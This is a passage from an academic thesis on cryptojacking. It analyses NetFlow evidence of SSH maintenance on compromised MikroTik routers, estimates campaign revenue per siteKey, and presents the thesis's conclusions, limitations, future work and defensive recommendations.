When we look at the lifecycle of a malware infection, after the initial exploitation the compromised device remains in contact with the perpetrator or a Command & Control (C&C) server to download additional components or to receive new instructions. While we would expect a similar behavior for these cryptojacking router infections, we saw only little evidence for post-compromise maintenance operations.

Configuration access and periodic updates As a *siteKey* is directly linked to a particular actor, we analyzed whether any connections were made between an end-point and a group of routers that were at a certain moment compromised by the same *siteKey*. Using the association rules methodology described by Agrawal & Srikant [1], we have searched for maintenance patterns where specific *siteKey*s have a large probability to coincide with a specific anonymized IP address or port number, as maintenance would likely be performed from a set of C&C servers or the attacker's computer. As connections to port 22 (SSH) and 23 (Telnet) in NetFlows are also caused by prevalent port scanning, we differentiate between port scanning and active SSH sessions in NetFlows based on the packet size and only include connections with a confidence c and support s of at least 40% among our router/ *siteKey* set. In other words, we require that at least 40% of infected routers had been contacted by a common origin, and that the discovered pattern is true for 40% of the cases.

We have observed maintenance connections on port 22 (SSH), which was only pursued by the actor(s) responsible for routers infected with one of three *siteKeys oDcuak*, *SK_LCx* and *hsFAjj*, while other strains and actors did not seem to deploy such coordinated access. The routers with one of these *siteKeys* were in contact with the same remote host at a given moment in time, strongly suggesting that the *siteKeys* were actually related to the same actor. In addition, when a new IP address appeared to make contact with the compromised devices, routers with all three *siteKeys* were always contacted by the same source. For example, routers with these *siteKeys* made SSH connections to *236.197.108.8* between 3 and 20 August 2018, while between 11 and 14 August 2018 these routers were contacted by *236.247.130.64*. An example of the observed maintenance activity is shown in Listing 6.5, in which adversary IP *236.247.130.64* performs maintenance operations over SSH on a large number of routers all infected with *siteKey hsFAjj*. As we observe from the relatively large packet sizes and constantly changing source ports of the adversary, this does not suggest a port scan but indicates a sustained SSH connection to perform operations on the infected routers.

Each of these IPs seemed to employ automation, contacting routers either at midnight or during the timeframe 16:00–19:00h UTC. Besides from these IPs, almost no evidence of scripted interactions between a controlling source and the infected routers have been found, which would be evident from a large number of connections being made at the same time, or sequentially within a short time period. In total we observed only 5 IPs making such common connections over time, matching our earlier observation about the link between the three aforementioned *siteKeys*, as discussed in Section 6.2.4.

```
date        timestamp     proto  src ip         port     dest ip       port   size
2018-08-11  13:24:36.000  TCP    236.247.130.64:33661 -> 65.12.137.4:22       1605632
2018-08-11  13:26:09.502  TCP    236.247.130.64:54449 -> 65.12.137.8:22       425984
2018-08-11  13:27:03.221  TCP    236.247.130.64:34208 -> 65.12.137.13:22      851968
2018-08-11  13:27:46.000  TCP    236.247.130.64:56467 -> 65.12.141.244:22     425984
2018-08-11  13:27:52.043  TCP    236.247.130.64:54109 -> 65.12.141.77:22      851968
2018-08-11  13:28:16.422  TCP    236.247.130.64:34273 -> 65.12.137.6:22       589824
2018-08-11  13:28:58.000  TCP    236.247.130.64:55079 -> 65.12.137.134:22     425984
2018-08-11  13:29:37.193  TCP    236.247.130.64:60763 -> 65.12.137.13:22      425984
2018-08-11  13:29:31.000  TCP    236.247.130.64:47133 -> 65.12.137.164:22     425984
2018-08-11  13:31:01.674  TCP    236.247.130.64:46281 -> 65.12.137.6:22       851968
2018-08-11  13:30:15.259  TCP    236.247.130.64:48824 -> 65.12.141.109:22     425984
2018-08-11  13:32:29.965  TCP    236.247.130.64:46854 -> 65.12.137.55:22      589824
2018-08-11  13:33:38.819  TCP    236.247.130.64:34332 -> 65.12.141.68:22      425984
2018-08-11  13:34:44.371  TCP    236.247.130.64:56998 -> 65.12.137.1:22       1114112
2018-08-11  13:36:06.686  TCP    236.247.130.64:36731 -> 65.12.141.93:22      851968
2018-08-11  13:37:06.542  TCP    236.247.130.64:36653 -> 65.12.137.226:22     425984
2018-08-11  13:36:49.214  TCP    236.247.130.64:45410 -> 65.12.137.226:22     425984
2018-08-11  13:39:07.222  TCP    236.247.130.64:49119 -> 65.12.141.244:22     1114112
2018-08-11  13:38:48.003  TCP    236.247.130.64:45150 -> 65.12.137.198:22     1605632
2018-08-11  13:39:05.597  TCP    236.247.130.64:52565 -> 65.12.141.18:22      851968
2018-08-11  13:41:58.805  TCP    236.247.130.64:38220 -> 65.12.141.77:22      1605632
2018-08-11  13:46:13.875  TCP    236.247.130.64:47064 -> 65.12.141.163:22     491520
2018-08-11  13:46:46.699  TCP    236.247.130.64:46876 -> 65.12.141.5:22       1671168
2018-08-11  13:48:21.355  TCP    236.247.130.64:44212 -> 65.12.141.5:22       491520
2018-08-11  13:51:00.631  TCP    236.247.130.64:46444 -> 65.12.141.135:22     425984
2018-08-11  13:52:22.355  TCP    236.247.130.64:40758 -> 65.12.140.148:22     1605632
```

Listing 6.5: Maintenance patterns over SSH (port 22) visible in the NetFlow data

6.2.6. Revenue estimations

Our analysis of the tactics, techniques and procedures of the actors involved in cryptojacking on router infrastructure demonstrated different levels of sophistication. In this section, we translate traffic volume into revenue estimations for the campaigns, which we afterwards use to describe the ecosystem of actors.

The results from the previous sections already suggested that MITM-based cryptomining operates at an entirely different scale than the reported attack vectors in Chapter 4. This is due to three reasons:

1. The volume of compromised entities is much higher. Instead of a few thousand websites as found in Chapter 4 and 5, here a total of 1.4M routers is infected. A MITM attack through routers would also amplify earnings, as the cryptomining infection is injected for *all* users visiting *any* website.
2. MikroTik uses the vulnerable RouterOS on both consumer and carrier-grade router devices. While consumer-grade routers serve at maximum tens of users, a carrier-grade router will most likely serve significant user populations, and thus within a short time amass large volumes of revenue.
3. While 30% of all website-based cryptomining is removed 15 days [31], we find that 30% of the MITM-based mining remains active for more than 50 days. Although also routers are often patched quickly (50% within 18 days after compromise, as shown in Figure 6.10), the pool of vulnerable devices is so large and routers are constantly added, that it barely affects the installed base.

In this section, we will extend the previous results towards quantification of adversarial revenue per *siteKey* using this new attack vector. We will conduct this quantification according to the same method established by Konoth et al. [44] for a direct comparison with website-based mining. But we do make some adjustments for this particular attack vector. In the analysis of Konoth et al., a three-step estimation model was built:

- *Estimation of monthly visitors and visit duration:* They estimate visitor count and the average time spent for 1,705 identified cryptojacking websites using data from SimilarWeb [94].
- *Average computing power of visitors in hash rate per second:* Cryptocurrency is mined during the visit on the website. They measure the hash rate of two desktop CPUs, and 16 mobile devices, yielding an average rate of respectively 40.5 and 14.56 hashes per second. Afterwards, information of MineCryptoNight [57] is used to convert that hash rate to an estimation of earned Monero per second XMR/s.

- *Current value of cryptocurrency:* The overall mining power of the visitors is then mapped to and monetized in Monero cryptocurrency, which was valued at $253 per XMR at that time, yielding an overall revenue of up to $30,000 per month.

In the following analysis, we are following the same equation of Konoth et al., but adjust it for the specific attack vector observed and for the use of NetFlows instead of website visits:

$$\text{traffic [\# of flows]} \times \text{avg. time [s]} \times \text{mining rate [XMR/s]} \times \text{ value [\$/XMR]} = \text{profit [\$]}$$

First, our NetFlow traces allow for an extrapolation of the actual number of HTTP connections made through an infected router, and we attribute the count of flows to the revenues of the *siteKey* installed on the proxy page at that time. While the embedded miners also work for HTTPS connections within an iFrame, we did not find any evidence that this attack was pursued in the wild. This will thus be a lower bound on the amount of traffic. Since we only have NetFlow records from 2018, we limit this analysis to the time period August – December, 2018.

Second, Konoth et al. estimated average visiting times for their 1,705 detected websites using SimilarWeb data, but the MITM attack works across all pages of the Internet. As the actual endpoint of the outgoing connection has been anonymized for privacy, we can not derive the actually visited websites from our NetFlow data. However, we can approximate the average visiting time as we have queried the average visiting duration of the Alexa 10K, the 10,000 most popular websites on the Internet, using SimilarWeb data [94]. The visiting times of those websites are shown in Figure 6.14, with the average visiting time – indicated by the red line – of 293 seconds. We will for our calculation make a *very* conservative estimate of an average visit of 6 seconds, chosen so that 99.5% of all SimilarWeb visit durations are higher. While we realize this choice will highly underestimate the revenues made, the linear model allows the reader to trivially substitute a more realistic time. Yet, even this very conservative value already highlights the magnitude of this new attack vector.

Third, SimilarWeb was also used by Konoth et al. to estimate the hashing rate for both mobile and desktop visitors, being 14.56 and 40.5 respectively, using the distribution of visits by either mobile or desktop browsers. We estimated the hashing rate based on the desktop/mobile device ratio found across the Internet as a whole, which is listed in [27] as 0.58. Combined with the hashing rates, yielding to a weighted hash rate of 25 H/s.

Finally, Konoth et al. used the Monero price at their time of writing (May 3, 2018) for this analysis. Since we estimate the revenue of historic campaigns, we use the average Monero price during the study period (August – December 2018), which is $92.2/XMR. We have listed all the parameters used in Table 6.4, which compares the parameters used by Konoth et al. [44] to ours.

Parameter	**This study**	**Methodology in [44]**
Number of visitors	# of NetFlows on port 80	SimilarWeb estimations
Visit duration	6 seconds	SimilarWeb estimations (average is 293s)
Hashing rate	25 H/s	SimilarWeb estimations
Monero price	$ 92.2 (avg. Aug–Dec ‘18)	$ 253 as of May ‘18

Table 6.4: Comparison of the revenue estimation parameters in this study and in [44]

Based on these parameters, we have estimated the monthly revenues for each *siteKey*. Table 6.5 shows the estimations for the top 10 grossing *siteKeys*. As we can see, even based on the assumption of highly conservative values – a visit duration of only 6 seconds and a Monero price 3 times lower –, the top 10 campaigns total to a profit exceeding $1M per month. The highest grossing *siteKey* earns $187K, which is a magnitude of 6 times larger than the most successful campaign reported by Konoth et al. [44].

In our analysis, we have seen the different roles the actors have played in the development and rollout of this attack vector and the different level of innovation they have embraced. Curiously though, we find that innovation and a first mover advantage does not manifest in earnings. The actor behind *hsFAjj*, who was among the first, dominated proxying and has extensive infrastructure under control, did not translate this advantage in the same earnings as for example *siteKey 6a9929* who would pick up information about vulnerable routers from public lists to roll out infections. A similar unexpected story emerges when we look at the routers that are providing the most revenue. Out of the top 10 most grossing routers, 6 are located in Iraq, and one each in Turkey, France, Brazil and the Netherlands, which is counterintuitive looking at the worldwide distribution of MikroTik devices, as shown earlier in Figure 6.2.

SiteKey	Revenue
6a9929	$187,460.87
48zUYB	$180,820.37
8C7UoT	$141,496.52
BOvlp3	$129,057.56
hsFAjj	$84,299.95
FgWWtJ	$82,290.37
J3rjnv	$77,865.89
4983e3	$59,406.21
BT9k5D	$58,599.12
wjORhf	$43,249.48
Total	**$1,044,660.67**

Table 6.5: Estimated monthly revenue of top 10 grossing actors based on an average visiting time of 6 seconds




Figure 6.14: CDF of the visiting time across the Alexa Top 10K according to SimilarWeb visit duration data [94]

6.2.7. Charting the ecosystem of actors

While looking at the life cycle of router infections, we observe different levels of sophistication in every stage. In the identification stage, we discover a clear distinction between *siteKey*s installed as a result of scanning and infections based on public sources, such as Shodan. We stated that only 29% of the infections were the result of independent scanning, whereas more than half of the newly installed *siteKeys* was the result of being already known and listed on Shodan. Although the exploitation afterwards cannot be assessed using our data, we do observe a constantly changing landscape in which actors are regularly infecting new devices and stealing from each other. After infection, only a limited number of actors demonstrate a high level of sophistication by setting up an infrastructure. We have observed node-to-node reconnaissance, as MikroTik routers were scanning each other for the vulnerable WinBox port and we confirmed research by security firm SonicWall [97] on the presence of staging servers. To monetize the hijacked routers, actors initially set up HTTP proxies, but subsequently increased their revenue by installing SOCKS proxies and cryptojacking infections. These scripts diverge to multiple mining services, starting with Coinhive as the only service to a market division between Coinhive, CoinImp and Omine. We have found 140 distinct *siteKeys*, having infected a maximum number of routers ranging from 1 to 167,182 concurrently, with a grand total of 1,452,550 infected routers. Inspecting the *siteKeys* over time revealed a continuous flow of router infections and removals. Clear geographical differences in infection characteristics are identified, where Brazil and Indonesia are the most infected, Iraq seems to have the most lucrative infrastructure to infect. Observed maintenance patterns show that only a few specific anonymized IPs can statistically be linked to certain *siteKeys*.

Based on the results of various independent analyses, we are able to link certain *siteKey*s to each other and/or to individual anonymized IPs. To start with, *hsFAjj*, *SK_LCx*, *oDcuak* show similar behavior as the same infrastructural patterns can be found on routers infected with these *siteKeys*, as well as regular contacts with the same set of IPs for maintenance over SSH. Figure 6.6 confirms this hypothesis by showing numerous routers transitioning between those *siteKeys*. Interestingly, the analysis of SOCKS traffic also links *J3rjnv* to this set, which is also not unexpected given the large number of routers shared as depicted in Figure 6.6. Additionally, this figure depicts the sophistication level of the actor behind *4983e3*, as it hijacks vulnerable routers infected with numerous other *siteKeys*, but subsequently changes its own *siteKey* to a masked variant, as listed in Listing 6.4. Revisiting Figure 6.9, which shows 4 sequential blocks of 10 *siteKeys* having very similar installation sizes and evolutional behavior, in combination with Figure 6.6, which shows 5 clear *siteKey* transition chains, an even larger number of *siteKeys* can be linked to one single adversary. By following each *siteKey* in their transition chains in Figure 6.6, we noticed that these chains resemble transitions between the sequential blocks in Figure 6.9. For example, following the vertical transition chain from bottom up, *iWDUHF* is in the first Coinhive block, *ByMzv3* belongs to the second Coinhive block, *aff2ba* resides inside the first Omine block and *ef18c8* is present in the last Omine block. All *siteKeys* in transition chains involving 4 *siteKeys* are located within these blocks in the same sequence. Additionally, for each of the *siteKeys* inside these four blocks, the first two blocks use a Coinhive miner with the uncommon option `CoinHive.FORCE_EXCLUSIVE_TAB` enabled and all 40 *siteKeys* within these blocks were set to a throttle value of 0.1. As a result, this common behavior across multiple *siteKeys* strongly suggests that we can thus link these ~40 *siteKeys* to one actor.

7 Discussion and conclusion

The existence of cryptojacking attacks executed inside a Web browser allowed cybercriminals to directly monetize malicious activity in a completely new way. The ease of illicit cryptomining attacks has caused them to spread fast throughout the entire Web. This rapid expansion triggered the academic community to create robust detection methods. However, little knowledge exists about the actors behind these attacks. In recent years, academic research was more focused on detecting cryptojacking activity than understanding the ecosystem and investigating the source of these infections. In this thesis, we have tried to fill this gap by performing an extensive campaign analysis. The main research question examined in this work was as follows:

What is the prevalence of (organized) cryptojacking on the Web, considering all possible attack vectors, and what tactics, techniques and procedures are used by cybercriminals to deploy such attacks?

In this chapter, we first present our main findings, after which we reflect on these findings by identifying the limitations of our analyses. Consequently, we present our conclusions by answering the sub-questions as defined in Chapter 1, and ultimately our main research question. Finally, we discuss the impact that our research will have on both the scientific community and the industry.

7.1. Main findings

In this thesis, we have performed multiple large crawls, each with a different focus. In our first crawl, we analyzed 1.7M domains to identify organized cryptojacking campaigns. We identified 10,100 actively cryptojacking websites, from which 4,663 were divided over 204 different campaigns. The identified campaigns ranged in sizes from only 5 to 987 websites infected by the same actor. We observed that the largest campaigns involved attackers exploiting vulnerabilities of third-party software to spread cryptojacking infections over a large number of domains. Particularly WordPress – a popular content management system – is often targeted by cybercriminals. The share of domains serving advertisements injected with cryptojacking scripts is lower compared to previous work, most likely because of stricter monitoring by advertisement networks [10]. Additionally, we performed longitudinal research on both the identified cryptojacking domains and on results published by previous work. We show that after a year only 15% of the websites identified as being involved in cryptojacking by previous studies (in February and March 2018) is still actively mining. Following the domains identified as actively cryptojacking revealed that cryptojacking scripts were not massively replaced after the discontinuation of Coinhive in March 2019. This mining service played an important role in the cryptojacking landscape, as the largest campaigns we found all relied on mining services such as Coinhive or Cryptoloot rather than hosting private infrastructure. However, our novel method of estimating miner application popularity by analyzing NetFlows, revealed that Coinhive was the largest mining application in terms of the installed base, but CoinImp's WebSocket proxy servers were digesting much more traffic in 2018.

A second, Internet-scale crawl involving a random sample of ~20% of the domains in 1,136 different top-level domains (*TLD*s) covering 48.9M websites reveals 5,190 actively cryptojacking websites. Extrapolating this number allows us to conclude that cryptojacking is present on 0.011% of all domains on the Web. Not unexpectedly, this percentage increases in the popular part of the Internet, as cryptojacking on popular domains is more lucrative. Therefore, estimating cryptojacking prevalence by crawling solely the Alexa Top 1M shows significantly different results in terms of the size of organized activity and infection rate. We have found the infection rate to be almost 6 times lower in this random sample compared to the Alexa Top 1M. Both of our crawls have shown that cryptojacking mostly takes place on websites hosting adult content, although the *.xxx* domain is home to only one cryptojacking website. Focusing on cryptojacking infection rates on different TLDs led to the observation that the Russian, Brazilian and Spanish zones are home to a disproportionate number of cryptojacking domains. A combination of the results of the two aforementioned crawls reveals that 48% of all cryptojacking activity on websites is organized.

In Chapter 6, we have reported on a new attack vector, which involves compromised Internet infrastructure deploying man-in-the-middle attacks. This vector greatly overshadows any cryptojacking campaign known to date by orders of magnitude, as we find campaigns infecting more than 167K routers concurrently. We find attackers compromising a total of 1.4M devices, which is approximately 70% of all deployed MikroTik routers. Half of the infected routers have been patched within 18 days after compromise, but 30% of the infections last longer than 50 days. Additionally, we observed different levels of sophistication among adversaries, ranging from individual installations to campaigns involving large numbers of routers and evidence of an infrastructure setup by the attackers. As the injection of miners into network traffic affects any user visiting any website, we find this attack vector to be highly profitable, based on conservative estimates exceeding $1M per month. Curiously, the highest grossing *siteKeys* are not the innovators or the ones creating the largest deployment, but those finding the most productive niche where they can operate relatively undisturbed. The combination of the datasets used in this analysis allowed us to link 40 seemingly different infections to one actor.

7.2. Discussion

The findings presented in the previous section are the result of our analyses, upon which we reflect in this section by discussing their limitations. First, we discuss the results of the crawls presented in both Chapter 4 and 5. Second, we reflect on the use of NetFlow data in our research as present in Chapter 4 and 6, and third, the data sources and techniques used in Chapter 6.

Crawling the Internet Crawling the Internet inevitably comes with its shortcomings. Limitations in the crawler implementation, the network used, and the analysis afterwards can produce both false positives and negatives. Although we have worked with widely used Chrome versions, we can not guarantee that websites detected the visits made by our crawler as being automated and changed their behavior accordingly. The same holds for the network used, as websites could have blocked research facilities such as Delft University of Technology to prevent detection of their malicious activities. Furthermore, the analysis after a successful visit has its limitations, for example when extreme obfuscation is used, as we have seen in Section 4.2. However, we believe that due to our double crawling strategy, based on both WebAssembly analysis and mining code signatures, the probability of this occurring frequently is assumed to be low. The last limitation we want to address is that due to our large crawls, the servers we used were crawling continuously for a long period of time. Within this period, some of them have crashed, Docker images have stopped working, and disks have been filled so quickly that they ran out of space. Additionally, our initial, campaign-focused, crawl was quickly noticed by the abuse department of the university as well as SurfNet's CERT, who suspected a malware infections on the crawler machines due to the connections made to sinkholed domains. Their observations and actions did not influence the crawling results, but we did have to stop the crawl for a few days to convince the authorities that these servers were not infected by malware, but part of academic research.

NetFlow data in academic research The use of worldwide NetFlow traces from a Tier 1 network operator allowed us to analyze the popularity of cryptojacking services in a revolutionary way (in Chapter 4), and allowed for new analysis methods (in Chapter 6), but also this data source has its limitations. First, nobody has ever used NetFlow data on this scale to study the Web. Second, since these NetFlows only contain data from one network operator, it is limited to the packets traveling through one of its routers. Hence, BGP policies, the location of these routers (PoP), and specific IXP footprint could lead to a bias of certain autonomous systems, just as some discrepancies might arise due to 1:8192 random sampling. Additionally, since NetFlows do not reveal the actual contents of the connection, we can never be certain about their details. This limitation is present in the analyses in both chapters, such as the observed maintenance patterns in Section 6.2.5, in which we observed sustained SSH connections from one IP address to large amounts of infected routers. Based on the characteristics of these NetFlows we believe that maintenance is taking place, but we can never be 100% confident. The same holds for our analysis in Chapter 4 involving the popularity of cryptomining applications. We can not be 100% confident that these NetFlows contain solely mining traffic. However, the combination of our crawling results (the WebSocket proxy servers were used by the mining applications), passive DNS lookups (no other domains pointed to that IP), and a limit on packet size (WebSocket traffic is relatively small, as shown in Table 2.2), should provide valid results.

Miner detection in Censys data As we have discussed in Chapter 3 and observed in our campaign analysis in Chapter 4, cryptojacking scripts can easily be obfuscated by tools such as JavaScript obfuscators. For that reason, we have equipped our crawler with strategies to not only detect miners based on known static code signatures, but also on other dynamic identifying features, such as the analysis of WebAssembly modules and WebSocket traffic. This advanced detection strategy was however not possible on the data we used to explore the man-in-the-middle attack vector in Chapter 6, which was supplied by Censys. Besides that this data was supplied by a third party, which gave us no control about the methods used to crawl the entire IPv4 space, this dataset also contained solely static code. Therefore, we had to rely on static analysis methods to detect miners in that dataset, for which we used regular expressions of known mining signatures as listed in Table 6.1. These were based on the signatures we used in our initial crawl as well as data from BadPackets [64]. Although a number of obfuscated scripts were identified by BadPackets and thus included in our regular expressions, we can not be confident that we have not missed some obfuscated cryptojacking scripts in this detection phase. The same holds for the *siteKey* extraction. We have used the regular expression listed in Listing 6.2 to extract *siteKeys*, which is based upon how these are found in common mining applications. However, even the smallest obfuscation would cause our *siteKey* extraction to fail. Therefore, we conclude that the discovery of 1.4M infected MikroTik routers and the identification of 140 *siteKeys* must be considered as a lower bound.

7.3. Answering the sub-questions

In our introduction in Chapter 1 we have defined three sub-questions in order to effectively answer our main research question. We discuss each of these questions and analyze the answer derived from our research.

What is the prevalence of cryptojacking on websites? By crawling a random sample of 48.9M websites in 1,136 different top-level domains (TLDs), which represents ~20% of the Internet, we conclude that cryptojacking is present on 0.011% of all websites on the Internet. This percentage increases on the more popular parts of the Internet, as the cryptojacking infection rate in the Alexa Top 1M is with 0.06% significantly higher. From this, we conclude that estimating cryptojacking prevalence by surveying solely the Alexa Top 1M overestimates the problem size. The cryptojacking prevalence on the surveyed TLDs shows great variance, as we identified significantly more cryptojacking activity in the Russian domain (0.059%), whereas other large TLDs such as *.com* and *.net* show a similar, lower infection ratio (0.009%).

What is the prevalence of organized cryptojacking campaigns on websites and what tactics, techniques and procedures are used to deploy such campaigns? In our first crawl, a total of 10K actively cryptojacking websites were found. By performing campaign analysis we identified 204 distinct campaigns involving roughly half of the total number of identified websites. As previous work reported a significantly lower number of campaigns, we conclude that the amount and size of these campaigns is heavily underestimated by current academic research. A combination of the results of our two crawls on cryptojacking websites reveals that 48% of all cryptojacking activity on websites is organized. Our longitudinal analysis of the identified campaigns confirms this finding, as no massive cryptomining replacements are happening after the discontinuation of Coinhive. By investigating the identified cryptojacking campaigns based on either shared *siteKeys*, wallet credentials, WebSocket proxy servers or initiator files, we conclude that the largest campaigns are the result of exploited vulnerabilities of third-party software. These include Content Management Systems (CMS) such as WordPress or Drupal, e-commerce software such as Magento or OpenCart and collaboration platforms such as Bitrix24. Attackers either exploit vulnerabilities within these applications or exploit the surrounding ecosystem of easy-to-install themes and plugins. Furthermore, as some features of these third-party applications are paid, attackers also spread free, so-called *nulled* versions of popular themes and plugins injected with a cryptominer. We conclude that these tactics are the most effective in spreading cryptojacking infections on websites. We have seen that high obfuscation of cryptojacking infections is definitely present, but only occasionally used.

What is the prevalence of (organized) cryptojacking through man-in-the-middle attacks and what tactics, techniques and procedures are used to deploy such campaigns? Cybercriminals have infected an enormous amount of 1.4M MikroTik routers in order to spread the largest browser-based cryptojacking campaigns known to date. We have observed large campaigns infecting up to 167K router IPs concurrently. The actors behind these infections leveraged disclosed information about the vulnerability of these routers to infections deployed in an automated way. We distinguish a wide variance of actor sophistication based on their infection strategies, either as a result of scanning or based on public datasets. We have even found evidence of cybercriminals setting up infrastructure including staging or Command & Control servers. As half of the infected routers are most often patched within 18 days after infection, adversaries are constantly infecting new devices to keep their infected population of a constant size. Revenue estimations show that the highest grossing attackers have infected routers with a low patching speed. We conclude that the prevalence of cryptojacking through a man-in-the-middle attack on MikroTik routers is enormous and almost solely occurs in an organized fashion.

7.4. Conclusion

Now we have the answers to our sub-questions, it is time to answer our main research question and draw a conclusion about the prevalence of (organized) cryptojacking attacks on the Web, and about the strategies cybercriminals are using to deploy them. Based on crawling a total of more than 50M websites. We conclude that 0.011% of all websites are actively cryptojacking, and that 48% of all cryptojacking websites are involved in an organized campaign. The most successful strategy is deployed by the cybercriminals behind these attacks is by exploiting vulnerabilities within the ecosystem of third-party Web software like WordPress, Magento, and Drupal. This strategy allowed adversaries to infect up to almost a thousand websites with the same cryptojacking infection. Furthermore, our exploration of man-in-the-middle cryptojacking attacks showed that an enormous amount of 1.4M MikroTik routers has been involved in such attacks. As the amount of the MikroTik routers deployed in the world is estimated to be around 2M, we find that 70% of all those routers were infected at a given moment during the time of our analysis.

Looking at all these large campaigns, we conclude that this attack is widespread and that cybercriminals have successfully discovered a new method for monetary gain. With the discontinuation of Coinhive in March 2019, the cryptojacking landscape has changed enormously, and we are curious who will fill this power vacuum. Coinhive's service was discontinued because of the decreased Monero value, as it dropped by 85% in 2018. We believe that singular cryptojacking activity – by individual website owners – will therefore decrease, but we expect adversaries to find new possibilities to deploy cryptojacking at an even larger scale to still be profitable, which is also expected by McAfee [53]. This stresses the importance of researching campaigns, as adversaries are unlikely to develop a unique approach for each infection, whether it is a router or a website. The reuse of tactics, techniques and procedures (*TTP*) still provides an effective angle to detect and mitigate these malicious activities. With Monero prices decreasing over time, one would expect that this problem will eventually solve itself. Apart from the discontinuation of Coinhive, there is no clear indication that this is the case, as the value of Monero has started to recover in the first months of 2019. If this trend continues, we expect to observe another outbreak of cryptojacking campaigns, as such attacks become more lucrative to deploy and robust defenses are still not widely implemented.

7.5. Future work

Our research led to the discovery of large cryptojacking campaigns on both websites and Internet infrastructure. In the following section, we discuss the implications of our research for the scientific community by suggesting improvements and future work.

As mentioned in the previous section, the major limitations of our work are in the datasets used. Methods such as crawling the Internet ourselves, using NetFlow data on a scale that has never been done, or statically detecting mining applications in a dataset supplied by a third party, come with their limitations. An improvement to the validity of this work would be to conduct the same research using a different crawler or to deploy it on a different network. By doing so, one can determine whether our crawler has a bias towards something. Furthermore, more research involving large scale traffic analysis on NetFlow data would place our conclusions based on this novel data source into perspective. For exploring the man-in-the-middle attacks on routers, we now used Censys as the basis for our analysis. A comparison with other datasets containing crawls of the entire IPv4 space would expose any bias in the Censys dataset and thus in our results.

Another improvement of our work would be to perform campaign analysis in a more automated fashion. In our research, the crawler did extract a number of features useful for campaign analysis, such as the stack trace of the mining script and the accompanied *siteKey*, but this can be greatly extended. Expanding the crawler with functions to automatically extract the used third-party software on a website, automatic *WHOIS* querying, and complementing that with information of known vulnerabilities would make campaign analysis easier and faster. Adding more features would also allow for machine learning approaches to perform campaign analysis. Performing such an automated campaign analysis continuously at a large scale would again deliver insights faster.

In this work, we have concluded that the abuse of third-party software is one of the driving factors behind large cryptojacking infections on websites. This prominent attack vector could however shift within months as adversaries are constantly searching for better methods to spread their cryptojacking infections. Hence, regular crawls of the Internet focusing on both the already identified cryptojacking domains and random samples would give more insight into their evolution. Tracking their evolution would enable faster creation of defense mechanisms since these can be designed as a reaction of the results of these crawls when an attack vector is at an earlier stage.

Finally, the methods used in this thesis are not solely applicable to cryptojacking campaign analysis, as other (malware) infections share characteristics that can be used in campaign analysis. Research involving other Web attacks should be able to use our methods. An example of this is formjacking. This novel method allows the capture of sensitive payment information by adding scripts to e-commerce environments. Formjacking would be a good Web attack to study due to the large overlap in cybercriminal strategies used in cryptojacking. Since it is mentioned as the next major Web threat by anti-virus firm Trustwave [104], and this attack directly impacts innocent Internet users, we heavily support academic studies with regards to this Web attack. It would increase our knowledge about the tactics, techniques and procedures used by adversaries pursuing such activities, which could eventually lead to robust defenses.

7.6. Implications for the industry

Our findings also benefit the Web from a non-scientific point of view. Based on the finding that third-party software used on the Web is often exploited as part of a cryptojacking campaign, we argue that the most influential defense against these attacks is simply frequent and fast patching. For these cryptojacking infections on websites, a great responsibility lies at the providers of third-party software, such as Drupal or WordPress. Although they have shown agility in patching vulnerabilities quickly, the responsibility of installing these patches remains ultimately with the website owner. A simple solution would be to automatically push updates to websites using these services, but such a solution is not likely to be accepted by the owners of these websites as it can cause serious compatibility issues. A solution to this – and possibly other problems as well – would be to design a system that works inside third-party software and monitors the changes happening during the installation of themes or plugins. This would easily prevent infections as a result of installing malicious nulled themes with injected cryptojacking code, as we have seen in Section 4.2.2. As discussed in our summary of related work in Chapter 3, a system like the Δ-system as proposed by Borgolte et al. [6], but then deployed for each individual website would solve this problem. Recent work – published in May 2019 – by Nguyen et al. [70] already touched upon this idea by proposing a solution to restore infected websites. Additionally, there are plugins available already for most third-party software to protect websites from these attacks, but it would be worth to examine how to include such defenses within third-party software by default.

Furthermore, we have directly contributed to improving the Web by sharing cryptojacking indicators of compromise – such as WebSocket proxy addresses – with the open-source community. We have made a number of contributions to the NoCoin blocklist [32], used by various advertisement blocking solutions. Additionally, we have shared some of our results with law enforcement agencies. In April 2019, Interpol has begun an investigation into the cryptojacking campaigns exploiting MikroTik routers to find the perpetrators, clean up infections, and take supporting infrastructure out of service [21]. To assist with this effort, we have shared the results of this research with them.

Bibliography

[1] Rakesh Agrawal and Ramakrishnan Srikant. Fast algorithms for mining association rules in large databases. In *VLDB'94, Proceedings of 20th International Conference on Very Large Data Bases, September 12-15, 1994, Santiago de Chile, Chile*, pages 487–499, 1994. URL `http://www.vldb.org/conf/1994/P487.PDF`.

[2] Alexa. Alexa.com – About Us. `https://www.alexa.com/about` (April 2019).

[3] Mohamed A. Baset. CryptoJacking by Clickjacking: Bypassing Coinhive OPT-IN feature and trick users into Cryptocurrency mining! `https://seekurity.com/blog/general/cryptojacking-by-clickjacking-bypassing-coinhive-opt-in-feature-and-trick-users-into-cryptocurrency-mining/` (April 2019).

[4] Hugo L.J. Bijmans, Tim M. Booij, and Christian Doerr. Inadvertently making cyber criminals rich: A comprehensive study of cryptojacking campaigns at internet scale. In *28th USENIX Security Symposium (USENIX Security 19)*, 2019.

[5] Norbert Blenn, Vincent Ghiette, and Christian Doerr. Quantifying the spectrum of denial-of-service attacks through internet backscatter. In *International Conference on Availability, Reliability and Security (ARES)*, 2017.

[6] Kevin Borgolte, Christopher Kruegel, and Giovanni Vigna. Delta: automatic identification of unknown web-based infection campaigns. In *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013*, pages 109–120, 2013. doi: 10.1145/2508859.2516725. URL `https://doi.org/10.1145/2508859.2516725`.

